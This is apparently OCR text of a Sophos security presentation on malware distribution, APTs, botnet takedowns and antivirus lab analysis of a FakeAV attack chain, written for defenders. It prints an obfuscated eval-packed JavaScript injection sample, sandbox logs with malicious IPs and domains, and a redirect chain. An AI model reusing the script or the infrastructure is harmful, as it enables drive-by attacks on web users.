- TDS domain turn over (relatively slow)
- IP hopping

AV Scanners for Virus writers



SOPHOS

Crypto services for virus writers

- Meant to hide the payload behind a layer of packer/crypto
- Could include multiple layers, i.e. a VB malware wrapped in a C packer
- Service model
-
- + Legitimate commercial packers

SSP

- SSP - Server-side polymorphism
- New binary for every download

SOPHOS

Non-traditional malware

- APTs
- State-sponsored “cyber weapons” (Duqu, Stuxnet, Flame)

APT – What does it mean?

Advanced Persistent Threat

- A fancy name for targeted attacks
- A term describing the “daily onslaught of digital assaults launched by attackers who are considered highly-skilled, determined and possessed of a long-term perspective on their mission” (Wikipedia)

APT highlights for 2010/11

Threats left undiscovered for months, even years:

- Nov 2010 – operation “Aurora” – Google
- Jan 2011 – Canadian government organizations
- Feb 2011 - “Knight Dragon” – energy industries
- Mar 2011 - RSA
- Jun 2011 – Northrop Grumman (RSA hack)
- Jun 2011 - IMF
- Aug 2011 - “ShadyRat” – MANY governments and corporations worldwide
- Sept 2011 – Mitsubishi (nuclear plant, defense secrets)

Intellectual property is the new gold

RSA

The Security Division of EMC

- Zero day Flash vulnerability
- Inadequate monitoring
- Victims of their own success

- Zero day IE6 vulnerability
- All systems “trustworthy”
- Allowed intruders too much privilege

SOPHOS

What can be done?

Awareness


Security measures

Legal actions

Legal actions and takedown efforts

Takedown highlights

- Nov 2009 – “Mega-D” (30-35% of spam). Arrested
- Feb 2010 – “Mariposa” botnet, 12M PCs. Arrested.
- Mar 2010 – “Zeus” botnet. Arrested
- Oct 2010 – “Bredolab” botnet, 30M PCs!
- Sep 2011 – “Kelihos” botnet
- Mar 2011 – “Rustock” botnet. On the run.
- …
- Nov 2012 – “Nitol”



SOPHOS

Anatomy of Defences

Modern AV

- Not just about viruses
- Not just about signatures
- Not just about executables


SOPHOS

- Multi-layer defenses
- Static and runtime protection
- Behavioral malware profiles
- Malicious scripts, PDFs, Flash, Java, docs, exploits, packers, …
- Emulation, unpacking
- “Cloud”-based reputation services
- .


A typical web attack

Layered protection

Stop attacks and breaches



AV Lab Tasks




SOPHOS

Threat Discovery

Through SophosLabs systems and products

- Product feedback
- Web crawling
- Spam traps
- Industry sharing


URL Analysis



Website URLs

- URL Patterns
- Domain age
- Popularity
- Location
- Network reputation
- Name servers (DNS)
- Scan results from various content engines
- Sources
- Manual analysis

File Analysis



Dynamic Files Analysis

- Samples executed
- Behavior observed, recorded and analyzed
- Dropped samples submitted for analysis
- Outbound network traffic (URLs, domains) captured and sent for analysis
- All analysis results are sent to correlation system for decision making

processes
process_action: "Started"

HIPS
detection: "HIPS/IPConnect-003"
detection: "HIPS/IPConnect-003"
detection: "HIPS/IPConnect-003'
detection: "HIPS/IPConnect-003"
detection: "HIPS/IPConnect-003"
detection: "HIPS/IPConnect-003"

SAV

ip_connections
connection: 64.79.86.26:8392
connection: 64.120.176.66:8392

dns_requests
dns_query: findhobbits.com
dns_query: sendinvest.com

http_requests

autostart

files_created
file: C:\WINDOWS\system32\txpxr_788593173096

registry


SnapShot_overall_registry_and_file_changes

Registry Added:2

HKLM\SOFTWARE\Microsoft\WBEM UpdateNew
18 76 7a c2 c3 b2 e3 40

HKLM\SOFTWARE\Microsoft\WBEM uid
ucsp0416


Static Analysis



Human Analysis

- Reverse Engineering with IDAPro
- Many internal tools
  - JS unpacking
  - File entropy
  - Strings extraction
  - File format handling, i.e. PDF tools

Reversing…



SOPHOS

Automation is key


- “Big data” problems
- Fast turn around time
- Anti-anti-anti-* techniques

Attack Examples

A typical web attack and levels of protection offered

SOPHOS


Doorways



- Filled with keywords
- Look different to Googlebots (cloaking)
- SEO Kits


Detection:

- Template detection, i.e. Mal/SEORed-*



SOPHOS

Typical FakeAV



Doorway page

200	HTTP	www.google.co.uk	/url?sa=t&source=web&ct=res&cd=15&ved=0CDcQF...	273
302	HTTP	bullseyeproduction.com	/njy.php?m=license%20to%20drive%20core...	20
302	HTTP	lnaykm.xorg.pl	/in.php?t=cc&d=10-03-2010_100322&h=bulls...	0
302	HTTP	www1.nerh27kr2.in	/?uid=195&pid=3&ttl=617466b7c96	1,599
200	HTTP	www1.cot-beonmyzone-safe.in	/?p=p52dcWltbV%2FCj8bYbnOCdVik12qYVp%...	852
200	HTTP	www1.cot-beonmyzone-safe.in	/6a74d56efc24768f99f75390d974623aab3007...	14,862
200	HTTP	www1.cot-beonmyzone-safe.in	/Images/loading.gif	12,839

Redirect sites

Payload site

SOPHOS

Doorway

TDS

Redirector

Promo

Payload

Install


Payment


```
<script language='JavaScript'>eval(function(p,a,c,k,e,d){e=function(c)
{return(c<a?'':e(parseInt(c/a)))+
((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^
/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('q(\'\\9\\7\\5\\m\\b\\1\\r\\3
\\e\\f\\2\\4\\3\\1\\p\\k\\i\\4\\g\\2\\d\\b\\1\\a\\s\\2\\5\\6\\0\\8\\3\\3\\j\\t
\\c\\c\\j\\7\\h\\h\\m\\3\\1\\9\\n\\n\\e\\5\\7\\e\\5\\5\\c\\z\\y\\f\\0\\a\\f\\4
\\9\\3\\8\\6\\0\\o\\0\\a\\8\\1\\4\\x\\8\\3\\6\\0\\o\\0\\a\\g\\2\\d\\b\\1\\w\\7
\\2\\9\\1\\2\\6\\0\\A\\0\\l\\i\\c\\4\\g\\2\\d\\b\\1\\l\\k\\u
\\v\');',37,37,'42|145|162|164|151|143|75|157|150|144|40|155|57|141|56|167|146
|154|74|160|47|76|165|152|61|50|eval|156|163|72|51|73|142|147|170|172|60'.spli
t('|'),0,{}));</script><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Strict//EN"
        "DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
        "DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
        <meta http-equiv="content-type" content="text/html; charset=iso-
8859-1">
```


SOPHOS

Typical FakeAV




- SutraTDS, SimpleTDS, …
- Run on dedicated domains
- Redirecting traffic based on: country/city, browser, OS, search keywords, etc

Detection:

- TDS domain blocking

Typical FakeAV




Just another obfuscation layer

Detection:

- Domain/URL blocking
- JavaScript detection
  - Mal/ObfJS
  - Mal/JSRedir


Typical FakeAV



- Fake “My Computer” (or Finder) scanner page


Detection:

- URL/domain blocking
- HTML/JS content:
  - Mal/FakeAvJS



SOPHOS

Typical FakeAV




- Often hosted on the same page as "promo"
- Hard to get to
- SSP

Detection:

- URL/domain blocking
- Binary detection
  - Mal/FakeAvJS
  - EnkPack
  - Cloud

Typical FakeAV



On endpoints:

- Context based detection – correlating registry keys, file names with binary “genes”
- HIPS – runtime behavior analysis

Thank you!

Some recommended resources

http://nakedsecurity.sophos.com

http://www.facebook.com/SophosSecurity

http://krebsonsecurity.com